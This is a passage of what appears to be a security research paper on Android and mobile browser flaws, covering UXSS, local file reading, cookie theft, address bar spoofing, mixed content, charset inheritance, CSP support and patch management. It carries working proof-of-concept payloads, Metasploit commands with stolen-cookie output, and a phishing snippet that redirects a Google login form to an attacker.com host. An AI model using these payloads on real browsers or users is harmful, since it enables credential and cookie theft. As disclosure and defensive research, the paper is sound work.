In case if the victim has logged into Google play store from Android Stock browser or any other browser vulnerable to UXSS, it is possible to simulate 'clicks' via JavaScript in order to automatically install and launch any application on google play store.


Google killed this bug by enforcing X-Frame-Options on error pages, however it is to be noted that enforcing X-Frame-Options are not sufficient for preventing UXSS flaws as most of the times a UXSS vulnerability can apply to a pop-up window which means that we can use window.open function instead of iframes in order to executes JavaScript which means that a website with X-Frame-Options would also effectively be vulnerable.

Cross Scheme Data Exposure Attacks

In browser modern HTTP scheme (http://www.bing.com) and file scheme (file://bing) are both treated as a different origin. In case, if JavaScript at HTTP scheme is able to load and read local files it results in a SOP bypass, however I like to call it Cross Scheme Data Exposure which appears to be a more appropriate name, though it does fall under the category of a SOP bypass.

The simplest test case for a CSDE vulnerability would be as follows:

<iframe src="file:///etc/passwd">




Example of Chrome refusing to load local files

Some Browsers might allow you to load local resources; however in case if you would try to access the contents within iframe it would trigger an error due to SOP.

During my research on Android browsers, I found several CSDE vulnerabilities out of which the most notable was the one with Android Stock Browser. During my tests, i found that it is possible to open links to local files using file:// scheme from a webpage by selecting "Open Link in New tab" from the context menu, on the contrary the very same test case failed against other browsers.

POC

```
<a href="file:///etc/passwd">CLICK</a>
```




POC in action

The obvious plan is to basically force a download on victim's device which would contain JavaScript which would read other files on victim's device and send back to the attacker, the following

i) User visits Attacker.com.

ii) Attacker.com forces a download (exploit.html) on the victim's browser using content disposition header. The purpose of the exploit.html would be read local files and send it back to the attacker.



Attacker forces a file exploit.html

iii) The victim opens up a link by selecting "Open Link in New tab" which opens the local file exploit.html which was forced as download.

iv) Our exploit.html would then be reading other local files and sending it back to the attacker.

Upon accessing the above page from android browser, it would first force the following file "exploit.html". Both Firefox and Android browser save files to '/sdcard/Download/exploit.html' in case sdcard is available. The exploit.html file would then try reading the other local files. However, this was not easy as it looked at first sight.

Android Gingerbread Cross Scheme Data Exposure Bypass POC

In case of android gingerbread, the following POC was sufficient in order to read local files and send back to attacker:

POC

```
<iframe src="file:/default.prop" name="test" style='width:100%;height:200'></iframe>
<script>
function exploit() {
 var iframe = document.getElementsByTagName('iframe')[0];
 try{
  alert("Try to read local file.");
  alert("innerHTML:"+iframe.contentWindow.document.body.innerHTML);
 } catch(e) {
  alert(e);
 }
}
</script>
```

Android Jellybeans Cross Scheme Data Exposure Bypass POC

However, in case of Android jellybeans there were restrictions in place for a local file to read other local files, however this was again bypassed by using null byte trick from CVE-2014-6041.

POC

```
<iframe src="file:/default.prop" name="test"
style='width:100%;height:200'></iframe>

<button
onclick="window.open('\u0000javascript:alert(document.body.innerHTML)','test')">T
ry \u0000</button>
```

Android Browser Cookie Theft Attacks

Since, CVE-2014-6041 was fixed; it was not possible to utilize the above POC for reading local files on patched devices. The paper, "**Attacking Android browsers via intent scheme URLS**" **[7]** describes one potential way of stealing cookies including the ones with HTTP only flag.

The idea behind the attack vector is to save a cookie containing JavaScript code and trick the victim into opening the SQLite database file. Upon viewing the injected JavaScript would be executed in the context of a cookie file and would grab the rest of the cookies from the database file. Following is the basic POC, when executed would read the entire **webviewCookieChromium.db** file.

POC

```
 <a
href='file:///data/data/com.android.browser/databases/webviewCookiesChromium.db
'>

      Redirecting... To continue, tap and hold here, then choose "Open in a new tab"

     </a>

     <script>

     document.cookie='x=<img src=x onerror=prompt(document.body.innerHTML)>';

 </script>
```

A metasploit module by Joe Vennix from Rapid7 team for demonstration of this issue:

```
msf> use auxiliary/gather/android_browser_new_tab_cookie_theft
msf> set URIPATH /
msf> run -j
```

Setting up the module

```
[*] 192.168.0.2  android_browser_new_tab_cookie_theft - Sending exploit landing page...
[*] 192.168.0.2  android_browser_new_tab_cookie_theft - Processing exfilrated files...
[+] 192.168.0.2  android_browser_new_tab_cookie_theft - Cookies received: 14.0kb
[+] 192.168.0.2  android_browser_new_tab_cookie_theft - SQLite cookie database saved to:
/Users/joe/.msf4/loot/20141223115923_default_192.168.0.2_android.browser._641083.bin

msf> sqlite3 /Users/joe/.msf4/loot/20141223115923_default_192.168.0.2_android.browser._641083
SQLite version 3.7.13 2012-07-17 17:46:21
Enter ".help" for instructions
Enter SQL statements terminated with a ";"

> .tables
cookies meta
> SELECT * FROM cookies;
13063831109351012|.google.com|PREF|ID=b30e709942af0e2f:FF=0:TM=1419357509:LM=1419357509:S=Ij5xN
KYfisNGA|/|13126903109000000|0|0|13063831109351012
13063831109351601|.google.com|NID|67=YXo5S4o37hHo4SSLjpEOrIxL-eYJCa7Zot83b_RmKv73OnL6mVBqYnf6QV
NARqo3vSUc6BbXaaFJVHmp1utkjGgbB2sqZyOCxhdA8IKZ1ruKdSfmLuw5t7MTrCnA8|/|13079642309000000|0|1|130
31109351601
13063831110219225|.google.com|OGPC|5061241-1:|/|13066423110000000|0|0|13063831110219225
13063831157362888|192.168.0.2|ch|<script>eval(atob(location.hash.slice(1)))</script>|/|0|0|0|13
1157362888
```

Stealing cookies

Fix

Starting from Android Lollipop, any file forced as a download on the device is opened in HTML Viewer **[8]**. HTML Viewer has ability to load local files, however the local files are converted to intent, furthermore javaScript and httpschemes are also disabled in HTML Viewer which prevents us from remotely retrieving the file.

HTML Viewer displaying contents of /etc/hosts file

Address Bar Spoofing Bugs

Google security team themselves state that "**We recognize that the address bar is the only reliable security indicator in modern browsers**" **[9]** and if the only reliable security indicator could be controlled by an attacker it have adverse effects on users.

For instance potentially tricking users into supplying user's sensitive information to a malicious website due to the fact users make decision to trust the website based upon the address bar.

Address Bar Spoofing – Example 1

One of the most common techniques to test for "Address Bar Spoofing" vulnerabilities is "Initialize and Interrupt" technique. The idea behind this technique is being able to load a website in a new window and overwrite it with malicious contents before the actual page loads up and the browser forgets to update the address bar in the process.

Let's take a look at one of the examples:

POC For Puffin Browsers Address Bar Spoofing

```
<script>
        w = window.open('http://www.facebook.com');

W.document.write('<html>Hacked</html>')

w.focus();
</script>
```

The above POC uses window.open function to open facebook.com in a new window and then by using document.write function it writes arbitrary code it. The problem occurs that the once arbitrary code is written to the window opened, the browser forgets to update the address bar and hence the address bar points to facebook.com, however with our malicious content.

Address Bar Spoofing – Example 2

Another common technique used for triggering "Address Bar Spoofing" vulnerabilities is known as "Load and Overwrite Race Conditions", the idea behind this technique is to basically load a website say facebook.com in a new window and overwrite the body after it has been loaded, this is commonly done by using functions such as setTimeout, setInterval etc.

POC

```
<script>

        w = window.open("https://www.bing.com", "_blank");

        setTimeout(function(){w.document.write("<html>hacked</html>")},5000);

</script>
```

The POC opens up a new window pointing to bing.com, it then uses setTimeout function to overwrite the contents in the new window after 5 seconds by using document.write function.

Address Bar Spoofing – Example 3

Loading Loop is another common technique for triggering "Address Bar Spoofing" vulnerabilities, in this technique, we refresh the page at a very short interval say 10 ms, so that just before the webpage can get the original.

POC for all Opera Mobile Browsers for Android

```
<script>
        function spoof() {
        location="http://www.dailymail.co.uk/home/index.html?random="+Math.r
        andom(); }
        setInterval("spoof()",10);
</script>
```

The setInterval function reloads the address bar at roughly 10 ms which is way before the browser can fetch the original location; therefore it displays the fake one.

Address Bar Spoofing – Example 4


The fourth and last technique that we will discuss is "Abusing Server Side Redirects and Response Codes", this technique is a combination of different server side redirects/response codes (302, 301, 204 etc) for triggering address bar spoofing vulnerability.

POC for Yandex/Android Stock Browser For Android (CVE 2015-3830)

```
<script>
var gmail='base64 encoded malicious page'
window.onclick = function(){
 var x = window.open('https://www.google.com/csi')
 setTimeout(function(){
            x.document.body.innerHTML = atob(gmail);
            var form = x.document.querySelector('form#gaia_loginform');
           form.setAttribute('action', 'http://attacker.com/stealdata')
 }        , 700);
}
```

The first POC opens a window pointing to google.com/csi and waits until it's loaded (address bar update) and then injects custom content. The vulnerability occurs due to the fact that the browser fails to handle 204 "**No Content**" response code and preserves the address bar in the process.

The following screenshots demonstrates the 204 No Content response received from google.com/csi making it perfect candidate for this attack.



Demonstration of 204 Response received from google.com/csi

Content Spoofing Vulnerability


Content spoofing is a sub category of "Address Bar Spoofing" attacks. The issue occurs when you are able to spoof dialog boxes or portion of content. Though, it is low risk vulnerability, it can sometimes provide aid in conducting phishing attacks.

POC for Content Spoofing Android Stock Browser Kitkat

```
<a onclick="test()">CLICK</a>
        <script> function test()
        { window.open('http://bing.com/')
 setTimeout (function(){alert("HACKED");}, 5000) }
</script>
```

The following is a POC

The above POC simply opens up bing.com in a new window and pop ups an alert after 5 seconds.



Content Spoofing Vulnerability in action

The issue occurs due to the fact that the Webview fails to overwrite the WebChromeClient.onJsAlert() responsible for displaying alert box and this way webview is not able to switch the alert function to the correct tab.

Mixed Content and SSL issues

HTTP is a plain text protocol which means that anything served over http could be intercepted by an attacker by conducting Man in the Middle attacks. HTTPS on the other hand guarantees Authentication, Data integrity and confidentially and therefore is not prone to Man in the middle attacks.

What is Mixed Content?

Mixed content warning occurs when the website loaded over HTTPS say google.com requests a resource with insecure HTTP protocol. This is dangerous due to the fact that a script loaded from HTTP can be intercepted/modified by an attacker with his own malicious script capable of controlling/accessing contents that are displayed on the page.

Therefore, modern browsers tend to block websites serving mixed content. In case, if you can find a way to circumvent this protection.

Android Stock Browser on kitkat Mixed Content Vulnerability

During my research on mobile browsers, I found many of mobile browsers vulnerable to mixed content, one of them being infamous stock browser.

POC for Mixed Content on Android Stock Browser

A site on HTTPS hosts the following code:

```
<script src="http://somesite/test.js">
```

test.js file contains the following one liner code:

```
alert("Mixed content loaded)
```

The site when loaded on Chrome or on Firefox returns the following error:

:1 Mixed Content: The page at 'https://test' was loaded over HTTPS, but requested an insecure script 'http://vulnerablescript'. This request has been blocked; the content must be served over HTTPS.

However in case of Android Stock Browser Kitkat, the javaScript is loaded from http and is executed.

JS executed from http


Firefox Mixed Content Blocker Bypass (CVE-2015-4483)

A Japanese security researcher "Masato Kinugawa" discovered a way of bypassing mixed content protection in Firefox by combining feed protocol with POST method. **[10]**

POC for Mixed Content Bypass

```
<form action="feed:https://mkPOCapp.appspot.com/bug1148732/victim"
method="post">

<input type="submit" value="go">

</form>
```

The above POC simply makes a POST request to https://mkPOCapp.appspot.com prefixed with feed protocol which loads javaScript from a webpage on HTTP. It seems like the Mixed Content protection mechanism for Firefox is simply based upon a blacklist and the blacklist did not take "feed" protocol in to the account.



Loading of Mixed Content by utilizing feed protocol

Charset Inheritance Bugs

Web follows multiple encoding systems; this is done in order to ensure that the communication done follows specific set of rules.

Charset is the set of characters allowed for a specific encoding system; currently UTF-8 encoding contains largest set of characters and therefore is widely used.

Charset inheritance vulnerability occurs when an origin inherits a charset from another origin and hence allowing the characters to be represented as per the inherited charset and hence allowing us to bypass client/server side filters.

The following are the pre-requisites for this vulnerability:

Pre-requisites:

- The application has not defined a charset.
- The input is being reflected inside the application response.
- The application does not use X-Frame-Options

It is to note that the third condition should not be always true for charset inheritance to take place, as it can sometimes be inherited via other means.

Opera Mini Charset Inheritance Vulnerability

Mryam Dnei a Security Researcher from Japan noticed that opera inherits in the context of the origin which framed it.

Vulnerable Code

```
<!DOCTYPE html>
<form>
        <input name=keyword value="<?php echo htmlspecialchars($_GET["a"])?>
</form>
```

The above code is hosted on a page that is not using a charset. The code takes an input by using GET parameter "a" and reflects it under value attribute. The GET parameter passed through htmlspecialchars function which filters ", >, < characters which makes it impossible to escape attribute in normal circumstances. However, since we can inherit charset, we can load this website into an iframe and use another charset to escape out of the attribute in order to execute JavaScript.

POC for Charset Inheritance Vulnerability

```
<meta charset=iso-2022-cn>
<iframe
src='//target.com/vulnpage.php?a=%1B$*H%1BN&b=%20type=image%20src=x%2
0onerror=alert(document.characterSet);//'>
```

We specify iso-2022-cn charset and frame the vulnerable page, the characters highlighted in red are a special sequence for ISO-2022-CN charset that will break the characters behind it and allow us to execute JavaScript.

Opera Mini Charset Inheritance Vulnerability

Content Security Policy and Mobile Browsers

Content Security Policy (CSP) was introduced to prevent the likelihood of cross site scripting vulnerabilities by defining a whitelist of the scripts that are allowed to execute under the context of that page and preventing any other scripts from executing.

CSP is enabled by using Content-Security-Policy header inside the HTTP response along with the CSP directives. The most common directive is the “script-src” directive, which is used to create a whitelist of allowed JavaScript sources.

So for example, if you would like to whitelist the jQuery library, here is what, the syntax would look like:

Content-Security-Policy: script-src http://code.jquery.com/jquery-1.11.0.min.js;

There are several other directives that could be used with CSP. Here are the following:

- **default-src** - Used to define the default directives, if other directives are not explicitly defined.
- **script-src** - Used to define the whitelist of all the scripts.
- **style-src** - Used to define a whitelist of all style sheets.
- **img-src** - Used to define a whitelist of all image sources.
- **frame-src** - Used to define a whitelist of all frame sources.

For all of the above directives, you can specify four different keywords, each having their own special meaning.

'none' - If none is set, it won't allow access from any origin.

'self' - It would allow only the same origin to access the document.

'unsafe-inline' - Used to allow execution of inline JavaScript such as scripts/styles.

'unsafe-eval' - Allows the use of vulnerable sinks such as eval(), settimeout etc

CSP was quickly adapted by Desktop browsers and is currently supported in all popular desktop browsers such as Chrome, Firefox, Internet explorer etc. However, things are not the same with mobile browsers especially for android.

CSP can be implemented by using three different headers:


- Content-Security-Policy (Current Standard)
- X-Content-Security-Policy (Deprecated)
- X-Webkit-CSP (Deprecated)

The problem with most of the mobile browsers is that they still do not support content-security-policy header and instead they either support X-Content-Security-Policy or X-Webkit-CSP header, so a website using Content-Security-Policy headers would be still be vulnerable to Cross Site Scripting vulnerability on most of mobile browsers.


To demonstrate that, we utilized the CSP test suite present at content-security-policy.com which tests if a browser supports CSP. The response headers reveal us that the website is using Content-Security-Policy header.

HTTP/1.1 304 Not Modified
Connection: keep-alive
Content-Security-Policy: default-src 'none'; script-src 'self' www.google-analytics.com 'sha256-xzi4zkCjuC8lZcD2UmnqDG0vurmq12W/XKM5Vd0+MlQ='; style-src 'self' maxcdn.bootstrapcdn.com fonts.googleapis.com; font-src fonts.gstatic.com maxcdn.bootstrapcdn.com; img-src www.google-analytics.com;
Date: Fri, 18 Mar 2016 14:39:51 GMT

In case, of Chrome/Firefox for android we found that it supports Content-Security-Policy header:




CSP header enforcement on Chrome for Android



CSP header enforcement on Firefox for Android

However, on other browsers such as Android Stock Browser, opera browser, Dolphin browser etc Content-Security-Policy header was not supported and instead they supported X-Webkit-CSP header.



Dolphin Browser | Android Stock Browser | Opera Mini Browser

Android Patch Management and issues


As highlighted earlier, there are several issues with Android patch management practices due to which large portion of android users are still vulnerable.

- The vulnerabilities identified are sometimes not fixed in a timely manner.
- Vendor doesn't acknowledge and doesn't patch, and doesn't make a new build available.
- A lot of android devices are still shipped with older versions.
- Even if the vulnerability is patched, Users don’t get updates in a timely manner.
- OEM”s modifies the code which introduces vulnerabilities and does not ship patches in a timely manner.
- Another problem with android patch management is that there are no financial incentives for Telco’s and manufacturers. The problem is landfill Android devices that there is no financial incentive by the Telco’s and by the manufacturers to fix. Manufacturers sell a $100 handset; and while they're already developing a new handset, vulnerabilities are introduced,

To understand this, let’s compare the supply chains of different devices [10]:

How Apple Patch management Works?


The patch management process for apple is very precise; apple writes the updates and ships it directly to the customer.



Apple patch management process

How Google Nexus Management Works?


In case of Google Nexus, Google writes updates and releases Android OS for Nexus phones and directly ships it over the air to the customer or customer can simply pick up a factory image from google.



Google Nexus Patch Management process

How everything else works?

In case of any other phone except for android, Google writes android OS update, phone manufacturer take the update and customize it in their own way, the updates are then send to wireless provider which customizes the update, and finally it sent to the customer.



Patch management process for all other handsets

It is to be noted that just because Google has released the update does not mean that the phone manufacturer would directly apply to its devices, every step is supply chain delays the android OS update distribution. Plus as already indicated that Phone/wireless manufacturers have a very little or no financial incentive for releasing an update which is why we still have tons of vulnerable devices.

Suggestions for Users

- Users should stick to vendors who are more responsive and serious about security.
- From browser's perspective, it's strictly recommended to use Chrome or Firefox on Android, and ignore the others. Since, Chrome and Firefox are both open source, it's possible to patch and fix yourself, however this is not feasible for normal users
- The other way to stay secure to stick to Nexus and Blackphone models, or why not simply switch to iPhone. If security is important to you, you are going to be stuck with expensive phones, and in that case.

Suggestions for Vendors

- Vendors should eliminate the low hanging fruits by fuzzing for exploits that were previously found with other browsers. Not to mention, There would always be bugs due to increasing complexity of Browsers especially javaScript/DOM. What it comes down is to effectively writing good test cases in order to eliminate low hanging fruits and well known issues.
- Vulnerabilities reported should be taken seriously and should be mitigated in a timely manner.
- Vendors should adopt a handling process that scores well on Hacker One's Vulnerability Coordination Maturity Model **[11]**

The Vulnerability Coordination Maturity Model will help organizations:

- Assess their preparedness to respond to vulnerability reports and act on them.
- Build a list of activities to enhance their abilities to respond to security bug reports in their own software or services.
- Create a roadmap towards improving their vulnerability coordination and security over time.

Patch management process for all other handsets

Acknowledgements

